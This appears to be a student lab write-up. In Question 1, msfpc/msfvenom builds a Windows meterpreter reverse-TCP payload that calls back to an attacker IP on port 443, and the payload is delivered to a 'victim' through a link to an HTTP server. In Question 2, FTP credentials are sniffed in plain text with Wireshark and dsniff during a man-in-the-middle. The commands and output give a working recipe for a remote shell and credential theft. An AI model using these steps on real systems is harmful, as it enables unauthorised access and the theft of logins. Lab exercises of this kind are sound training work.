### **Question 1:**

# Create payload for windows

Command to create the payload

### **Msfpc windows IP**


```
rootokal:~# msfpc windows 192.168.43.60
[**] MSFvenom Payload Creator (MSFPC v1.4.5)
[i] IP: 192.168.43.60
[i] PORT: 443
[i] TYPE: windows (windows/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
    --platform windows -a x86 -e generic/none LHOST=192.168.43.60 LPORT=443 \
    > '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] windows meterpreter created: '/root/windows-meterpreter-staged-reverse-tcp-443.exe'

[i] MSF handler file: '/root/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
[i] Run: msfconsole -q -r '/root/windows-meterpreter-staged-reverse-tcp-44
3-exe.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 808
[**] Done!
```

• Transfer the payload to the victim's machine.

Created a http server and sent link to the victim



Exploit the victim's machine.

To exploit the victim use the following command.

# Msfconsole -q -r 'Payload.exe'

When the victim opens the payload meterpreter session will be created.

System Exploited!!

## **Question 2**

• Create a FTP server.

```
root@kali:~# service vsftpd start
root@kali:~#
```

• Access FTP server from Windows command prompt.

```
ftp> open
To 192.168.178.129
Connected to 192.168.178.129.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
User (192.168.178.129:(none)): ftpuser
331 Please specify the password.
Password:
230 Login successful.
ftp> ___
```

 Do a mitm and username and password of FTP transaction using wireshark and dsniff.

	□ <b>&amp;</b> ⊚ ±	🗎 🖹 🎑 a +	→	•	- o <b>m</b>
II ftp					
No.	Time	Source	Destination	Protocol	Length Info
	11 32.947170289	192.168.178.129	192.168.178.1	FTP	74 Response: 220 (vsFTPd 3.0.3)
	12 32.966833509	192.168.178.1	192.168.178.129	FTP	68 Request: OPTS UTF8 ON
	14 32.967970155	192.168.178.129	192.168.178.1	FTP	80 Response: 200 Always in UTF8 mode.
	24 41.832069622	192.168.178.1	192.168.178.129	FTP	68 Request: USER ftpuser
	26 41.833045326	192.168.178.129	192.168.178.1	FTP	88 Response: 331 Please specify the password.
	30 47.357034357	192.168.178.1	192.168.178.129	FTP	69 Request: PASS test@123
	32 47.413582728	192.168.178.129	192.168.178.1	FTP	77 Response: 230 Login successful.